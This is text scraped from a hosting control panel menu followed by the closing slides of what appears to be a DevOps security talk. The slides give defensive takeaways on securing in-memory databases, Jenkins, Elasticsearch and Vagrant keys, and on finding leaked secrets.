WWW domains
E-Mail domains
Domain names (DNS)
Management Tools
File manager
Databases
Scheduler (cron)
Firewall
Services
Reboot
Web-scripts (APS)
Name
Preset
Properties
Disk quota
Bandwidth
custom
3198 / 0
11471 / 100000000
custom
3250 / 0
86811 / 100000000
custom
885 / 0
403 / 100000000
custom
166 / 0
3810 / 100000

In-Memory Database (Takeaways)

- Apply authentication
- If possible, enable SSL/TLS
- Segment In-Memory Databases from Corp (and the public in general)
- Be aware of the data you put in these databases
  - Don’t store keys, passwords, etc

What can we do about this?

Actions you can take tomorrow

- If you have Jenkins, make sure it requires authentication
- If you have elasticsearch, upgrade
- Search github/bitbucket/google code for your sensitive information
- Change default vagrant private key
- Update to latest versions of your devops tools

Actions you can take going forward

- Understand that most devops tools take the approach of: “If you can talk to me I trust you”
- Understand which tools are deployed in your environment and monitor for security updates
- Jenkins API key == password (protect them)
- Monitor/review code for stored passwords/api keys

Thanks!

Ken Johnson ken.johnson [at] nvisium.com

Chris Gates chris [at] carnal0wnage.com